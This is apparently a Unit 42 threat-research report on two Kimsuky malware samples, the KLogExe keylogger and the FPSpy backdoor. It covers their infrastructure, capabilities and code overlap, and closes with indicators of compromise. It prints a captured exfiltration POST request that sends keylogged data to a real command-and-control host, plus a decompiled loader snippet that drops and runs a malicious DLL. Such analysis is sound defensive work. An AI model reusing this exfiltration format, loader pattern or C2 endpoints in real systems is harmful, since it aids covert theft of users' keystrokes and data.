Unraveling Sparkling Pisces's Tool Set: KLogEXE and FPSpy

Daniel Frank, Lior Rochberger ⠸ 9/26/2024

Executive Summary

Unit 42 researchers discovered two malware samples used by the Sparkling Pisces (aka Kimsuky) threat group. This includes an undocumented keylogger, called KLogEXE by its authors, and an undocumented variant of a backdoor dubbed FPSpy. These samples enhance Sparkling Pisces' already extensive arsenal and demonstrate the group's continuous evolution and increasing capabilities.

Based on our analysis, we suspect that the FPSpy variant detailed in this report is a variant of malware mentioned in a campaign carried out in 2022. That campaign targeted users of a South Korean technology conglomerate.

In this article, we will provide a technical analysis of KLogEXE and FPSpy, and we'll shed some light on Sparkling Pisces's infrastructure. By understanding the mechanics of those two pieces of malware and the methods employed by Sparkling Pisces, organizations can better prepare and defend against such threats.

Palo Alto Networks customers receive better protection from the threats discussed in this article through Cortex XDR and XSIAM.

Customers are also better protected through Cloud-Delivered Security Services for the Next-Generation Firewall, including Advanced WildFire, Advanced URL Filtering, Advanced DNS Security and Advanced Threat Prevention.

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

 Related Unit 42 Topics North Korea, Keylogger

Background: Who Is Sparkling Pisces?

The North Korean APT group Sparkling Pisces (aka Kimsuky, THALLIUM, Velvet Chollima) is known for its sophisticated cyberespionage operations and advanced spear phishing attacks. The group's most notable attack was against Korea Hydro and Nuclear Power (KHNP) in 2014.

The group initially targeted South Korean government agencies, research institutions and think tanks. As it evolved, it expanded its reach to Western countries, including the United States, highlighting the group's status as a global threat.

Nicknamed "the king of spear phishing," the group has conducted hundreds of attacks to lure victims into downloading and executing malicious payloads. Recently, the group targeted South Koreans by masquerading as a legitimate Korean company and using a valid certificate to sign malware. Sparkling Pisces is also known for its complex and constantly evolving infrastructure, which overlaps between multiple malware strains and campaigns.

Infrastructure Pivoting: Discovering New Malware Links

While tracking Sparkling Pisces's infrastructure, we found connections between different operations and tools. We also discovered the group using new and undocumented malware.

One of the malware samples, KLogEXE, was found by tracking the infrastructure that the group used as the command and control (C2) of a PowerShell keylogger that the JPCERT documented. The threat actor delivered the PowerShell keylogger, which an earlier report by ASEC also mentioned, in a spear phishing campaign targeting South Korean users.

The PowerShell keylogger from the aforementioned JPCERT report communicates with www.vic.apollo-star7[.]kro.kr, which resolves to 152.32.138[.]167.

Pivoting on that IP address led us to another file, a Portable Executable (PE) called powershell.exe (a173a425d17b6f2362eca3c8ea4de9860b52faba414bbb22162895641dda0dc2).

When examining the file, we found that it communicates to a different domain that resolves to the same IP address as the PowerShell keylogger. It also uses an unknown Uniform Resource Identifier (URI) pattern that we didn't observe in any other malware associated with Sparkling Pisces.

The Maltego graph in Figure 1 below shows the overlaps between the PowerShell malware and the two examples of PE malware we discovered called KLogEXE and FPSpy. This includes similar domains registered by the same registrant email.

Figure 1. Infrastructure layout showing the connection between the malware.

KLogExe Analysis

The first PE malware we discovered (powershell.exe) is a keylogger named KLogExe. Based on the dialog resource, the internal name is KLogExe, and it appears to be a similar implementation of the aforementioned PowerShell keylogger, but written in C++.


Figure 2. Dialog resource of KLogExe.

KLogExe collects the following data from the compromised machine:

- Applications currently running on the compromised host
- Keyboard keylogging using the GetAsyncKeyState method
- Mouse clicks, including retrieving the button name

KLogExe saves the collected data in an .ini file, under C:\Users\user\AppData\Roaming\Microsoft\desktops.ini. When it reaches its file size limit, KLogExe adds the date to the name of the file, generates a random boundary, and sends it over HTTP to the C2 using the following URI: /wp-content/include.php?_sys_=7.

```
POST /wp-content/include.php?_sys_=7 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: mail.apollo-page.r-e.kr
Cache-Control: max-age=0
Origin: http://
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarypgHbgMrMGixbdfrx
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.57 Safari/537.36
Content-Length: 4989
Connection: Keep-Alive

------WebKitFormBoundarypgHbgMrMGixbdfrx
Content-Disposition: form-data; name="MAX_FILE_SIZE"

1000000000
------WebKitFormBoundarypgHbgMrMGixbdfrx
Content-Disposition: form-data; name="userfile"; filename="desktops.ini_7_18_6_10"
Content-Type: application/pdf

..
.
.-.-.-.-.-. .2.0.2.4./.7./.1.8. .:. .6./.4. .-.-.-.-.-.
.
.[.c.l.i.p._.s.].:. .N.o.r.t.o.n._.B.r.e.a.k.H.e.l.p.e.r.6.1.3. .
.
.N.o.r.t.o.n._.B.r.e.a.k.H.e.l.p.e.r.6.1.3.
.
.
```

Figure 3. Exfiltration of the stolen data through a POST request.

FPSpy Analysis

The second piece of PE malware we uncovered is FPSpy, a threat that has remained relatively under the radar since at least 2022. Based on code and behavioral similarities, this malware appears to be a variant of the malware described in ASEC's research from 2022. Several characteristics, including the naming conventions of additional downloaded modules and logs, as well as the malware's capabilities, also closely resemble Sparkling Pisces's KGHSpy backdoor discovered in 2020.

Similar to KGHSpy, we suspect that there is the possibility that FPSpy binaries are timestomped. This means that threat authors modified the compilation time to hide the real creation time of the malware.

FPSpy was first uploaded to VirusTotal on June 26, 2024, although its compilation timestamp dates back to 2018. Moreover, we discovered that the hard-coded subdomain for the malware's C2 server bitjoker2024.000webhostapp[.]com, was first seen in 2024.

Unlike KLogExe, FPSpy is a DLL named sys.dll with a unique export called MazeFunc. The DLL is contained in a resource called DB in its custom loader, whose purpose is to drop sys.dll to the C:\Users\user\AppData\Local\Microsoft\WPSOffice\ folder and load it. Figure 4 below shows the loader's code.

```
nNumberOfBytesToWrite = 0;
v7 = (const void *)find_load_resource((void *)0xAF, (int)&nNumberOfBytesToWrite, L"DB", v4);
sub_401019(Buffer);
sub_401028(pszPath);
swprintf_s(FileName, 0x104u, L"%s%s", pszPath, L"sys.dll");
swprintf_s(WideCharStr, 0x104u, L"%srundll32.exe %s, %s %%1", Buffer, FileName, L"MazeFunc");
FileW = CreateFileW(FileName, 0x40000000u, 1u, 0, 2u, 0x80u, 0);
```
Figure 4. The code from the sys.dll loader is in charge of loading sys.dll.

FPSpy implements a range of additional capabilities beyond keylogging. Some of these capabilities include:

- Storing configuration data about the infected device in a separate file called Param.ini
- Storing a vast amount of system information in a file with the naming format Sysinfo_<date>_.txt
- Downloading and executing additional encrypted modules
- Working in a multithreading model, with a thread in charge of downloading additional modules, and one in charge of uploading data to the C2
- Executing arbitrary commands
- Executing the PowerShell tree command to enumerate drives, folders and files on the infected device, which the malware stores in a file named Drv_<drive letter>

Figure 5 below shows the aforementioned files, which are also stored under the C:\Users\user\AppData\Local\Microsoft\WPSOffice\ folder.

Figure 5. Files created by FPSpy.

The Connection Between KLogExe and FPSpy

Our analysis indicates that FPSpy shares its codebase with KLogExe, suggesting a possible connection between the two. For example, Figure 6 shows its dialog resource.


Figure 6. Dialog resource of FPSpy.

We were able to find code similarities in the implementations of both malware. These similarities include:

- Using the same HackingTeam's leaked code for dynamic API calls to harden static detection
- Similar hard-coded HTTP packet structure, including similar headers, a randomly generated boundary string and a Chrome version Chrome/31.0.1650.57 used for the User-Agent that is over a decade old
- Storing the malware's data (such as keylogging data) in an .ini file with similar content

Figure 7 below depicts the section in the code that is in charge of the beginning of the keylogging process. This section also builds the HTTP packet for data exfiltration of KLogExe and FPSpy respectively.

Figure 7. Comparison between FPSpy and KLogExe's HTTP packet structure.

Conclusion

Our research highlights the continuous evolution and sophistication of Sparkling Pisces's tool set, and their constantly evolving infrastructure. We uncovered another piece of Sparkling Pisces's infrastructure, and two additional threats in their tool set. This included an undocumented type of malware, KLogExe, and a previously undocumented variant of malware called FPSpy.

Through examining KLogExe, we revealed its keylogging and data exfiltration mechanisms. Our investigation of FPSpy uncovered its advanced functionalities, including data collection and arbitrary command execution.

By identifying the connections between KLogExe and FPSpy, we demonstrated the shared codebase and methodologies employed by Sparkling Pisces.

Most of the targets we observed during our research originated from South Korea and Japan, which is congruent with previous Kimsuky targeting.

Protections and Mitigations

Palo Alto Networks Cortex XDR and XSIAM detect and prevent the execution of KLogExe and FPSpy.

Figure 8. Prevention of KLogExe and FPSpy by Cortex and XSIAM.

For Palo Alto Networks customers, our products and services provide the following coverage associated with this group:

Advanced WildFire cloud-delivered malware analysis service accurately identifies the FPSpy and KLogExe samples mentioned in this article as malicious.

Advanced URL Filtering and Advanced DNS Security identify domains associated with this group as malicious.

Cortex XDR and **XSIAM** help detect user and credential-based threats by analyzing user activity from multiple data sources, including the following:

- Endpoints
- Network firewalls
- Active Directory
- Identity and access management solutions
- Cloud workloads

Cortex XDR and XSIAM build behavioral profiles of user activity over time with machine learning. By comparing new activity to past activity, peer activity and the expected behavior of the entity, Cortex XDR and XSIAM help detect anomalous activity indicative of credential-based attacks.

If you think you may have been impacted or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

North America Toll-Free: 866.486.4842 (866.4.UNIT42)

- EMEA: +31.20.299.3130

- APAC: +65.6983.8730
- Japan: +81.50.1790.0200

Palo Alto Networks has shared these findings, including file samples and indicators of compromise, with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

KLogExe

- 990b7eec4e0d9a22ec0b5c82df535cf1666d9021f2e417b49dc5110a67228e27
- a173a425d17b6f2362eca3c8ea4de9860b52faba414bbb22162895641dda0dc2
- faf666019333f4515f241c1d3fcfc25c67532463245e358b90f9e498fe4f6801

FPSpy

- c69cd6a9a09405ae5a60acba2f9770c722afde952bd5a227a72393501b4f5343
- 2e768cee1c89ad5fc89be9df5061110d2a4953b336309014e0593eb65c75e715

Domains

- mail.apollo-page.r-e[.]kr
- nidlogin.apollo.r-e[.]kr
- bitjoker2024.000webhostapp[.]com
- www.vic.apollo-star7[.]kro.kr

IP addresses

- 152.32.138[.]167

URL

- hxxp[:]//mail.apollo-page.r-e[.]kr/wp-content/include.php?_sys_=7
- hxxp[:]//mail.apollo-page.r-e[.]kr/plugin/include.php?_sys_=7
- hxxps[:]//nidlogin.apollo.r-e[.]kr/cmd/index.php?_idx_=7

Additional Resources

- Attack Activities by Kimsuky Targeting Japanese Organizations – JPCERT/CC
- Back to the Future: Inside the Kimsuky KGH Spyware Suite – Cybereason
- Information leaking malware disguised as a famous domestic portal site – AhnLab (in Korean)

Updated Sept. 26, 2024, at 6:32 a.m. PT to update Cortex product protection information.